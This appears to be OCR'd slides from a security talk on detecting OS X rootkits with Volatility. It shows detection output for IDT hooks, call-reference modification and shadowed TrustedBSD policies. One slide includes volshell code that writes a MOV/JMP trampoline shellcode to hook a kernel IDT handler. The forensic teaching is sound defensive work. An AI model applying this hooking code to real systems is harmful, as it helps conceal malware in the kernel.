
Hooking the IDT handler

- To inline hook the IDT Handler:
  1. Find the address of the target handler
  2. Modify the handler with an inline hook (e.g. trampoline)
  3. Write/run some code to test
- Example: Routed the idt64_zero_div handler to the idt64_stack_fault handler by using a MOV/ JMP trampoline.

Hooking the IDT handler

```
## Find the addresses for idt64_zero_div     idt64_stack_fault

## uncomment/commment lines in check_idt for volshell

reload(idt)

import volatility.plugins.mac.check_idt as idt

idto = idt.mac_check_idt(self._config)

cnt = 0

for i in idto.calculate():

    "Name {0} Descriptor address: {1:#10x}, Handler address {2:#10x}".format(i[3], i[9].obj_offset, i[2])


'Name _idt64_zero_div Descriptor address: 0xffffff800ef06000, Handler address 0xffffff800f0cac20'

'Name _idt64_stack_fault Descriptor address: 0xffffff800ef060c0, Handler address 0xffffff800f0cd140'


## write shellcode to memory

import binascii

buf = "\x48\xB8\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xE0".encode("hex").replace("0000000000000000",struct.pack("<Q",
0xffffff800f0cd140).encode('hex'))

self.addrspace.write(0xffffff800f0cac20, binascii.unhexlify(buf))

idt_addr = 0xffffff800ef06000

idt_entry = obj.Object('real_gate64', offset = idt_addr, vm=self.addrspace)

"{0:#10x}".format(idt_entry.offset_low16 + (idt_entry.offset_high16 << 16) + (idt_entry.offset_top32 << 32))
```

Hooking the IDT handler




Detecting the IDT desctiptor and handler

```
$ python vol.py mac_check_idt -f /Volumes/Storage/FIRST/IDTDescriptorHook-
MountainLion_10_8_3_AMDx64.vmem --profile=MacMountainLion_10_8_3_AMDx64
```

```
Volatile Systems Volatility Framework 2.3_beta
CPU# Index Address            Symbol                    Ring Selector     Module                                                 Hooked Inlined
---- ----- ------------------ ------------------------- ---- ------------ ------------------------------------------------------ ------ -------
0    0     0xffffff7f8dfba6e5 UNKNOWN                   0    KERNEL64_CS  com.vmware.kext.vmhgfs                                 Yes    Yes
0    1     0xffffff800c8cd080 _idt64_debug              0    KERNEL64_CS  __kernel__                                             No     No
0    2     0xffffff800c8cac40 __intr_0x02               0    KERNEL64_CS  __kernel__                                             No     No
0    3     0xffffff800c8cac60 _idt64_int3               3    KERNEL64_CS  __kernel__                                             No     No
0    4     0xffffff800c8cac80 _idt64_into               3    KERNEL64_CS  __kernel__                                             No     No
0    5     0xffffff800c8caca0 _idt64_bounds             3    KERNEL64_CS  __kernel__                                             No     No
0    6     0xffffff800c8cacc0 _idt64_invop              0    KERNEL64_CS  __kernel__                                             No     No
0    7     0xffffff800c8cace0 _idt64_nofpu              0    KERNEL64_CS  __kernel__                                             No     No
0    8     0xffffff800c8cd0e0 _idt64_double_fault       0    KERNEL64_CS  __kernel__                                             No     No
0    9     0xffffff800c8cad00 _idt64_fpu_over           0    KERNEL64_CS  __kernel__                                             No     No
0    10    0xffffff800c8cad20 _idt64_inv_tss            0    KERNEL64_CS  __kernel__                                             No     No
0    11    0xffffff800c8cd160 _idt64_segnp              0    KERNEL64_CS  __kernel__                                             No     No
0    12    0xffffff800c8cd140 _idt64_stack_fault        0    KERNEL64_CS  __kernel__                                             No     No
```

Call Reference Modification




- Modified **ps_read_file** function
- Calls **vnode_pagein**
- Redirected call to an address in the kext **com.vmware.kext.vmhgfs**
- Tool? Volatility!

Detecting Call Reference Modification

```
$ python vol.py mac_check_hooks -f ~/Documents/Virtual\ Machines/Mac\ OS\ X\ 10.8\ 64-
bit-DEMO.vmwarevm/564d438d-cc29-2121-3dd6-ac473e701f8d.vmem --
profile=MacMountainLion_10_8_5_AMDx64 -K

Volatility Foundation Volatility Framework 2.3.1
Table Name    Index  Address            Symbol                          Inlined Shadowed Perms  Hook In
------------ ------ ------------------ ------------------------------- ------- -------- ------ ----------------------
SymbolsTable  -      0xffffff8002e049b0 _ps_read_file                   Yes     No       -      com.vmware.kext.vmhgfs
```

Shadow TrustedBSD



Detecting Shadow TrustedBSD

- All functions for TrustedBSD include the macro MAC_CHECK
- Not as easy as Shadow Symbols table
- Need to scan all TrustedBSD related functions for referencing
- For Rex scan only **mac_proc_check_get_task**
- Could have used the **mac_policy_list.entries** instead
- also detected by check_hooks!

```
$ python vol.py mac_check_hooks -f ~/Desktop/FIRST/564d438d-cc29-2121-3dd6-ac473e701f8d.vmem --
profile=MacMountainLion_10_8_5_AMDx64

Volatility Foundation Volatility Framework 2.3.1
Table Name     Index  Address            Symbol                          Inlined Shadowed Perms  Hook In
-------------- ------ ------------------ ------------------------------- ------- -------- ------ ----------------------
mac_policy_address is shadowed! Original Address: 0xffffff8024af4d28, Shadow Address: 0xffffff7fa5c4d6e5, Modification at: 0xffffff802488ee34
```

Conclusion

- DTrace is part of OS X and readily available
- Can be used to detect and create rootkits
- Syscalls and other system functions/structures are easy targets for rootkits
- Memory analysis with Volatility reveals rootkit artifacts
- Detection methods trivially wrapped into a plugin for automation
- If there is no detection mechanism, write Volatility a plugin!

Questions?

Thank you!

- Blog: siliconblade.blogspot.com
- Code: github.com/siliconblade/
- Twitter: @CGurkok
- E-mail: cemgurkok <at/> gmail.com

References

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- http://reverse.put.as/wp-content/uploads/2013/05/SysScan-13-Presentation.pdf
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- http://nostarch.com/rootkits.htm
- http://www.opensource.apple.com
- https://github.com/gdbinit/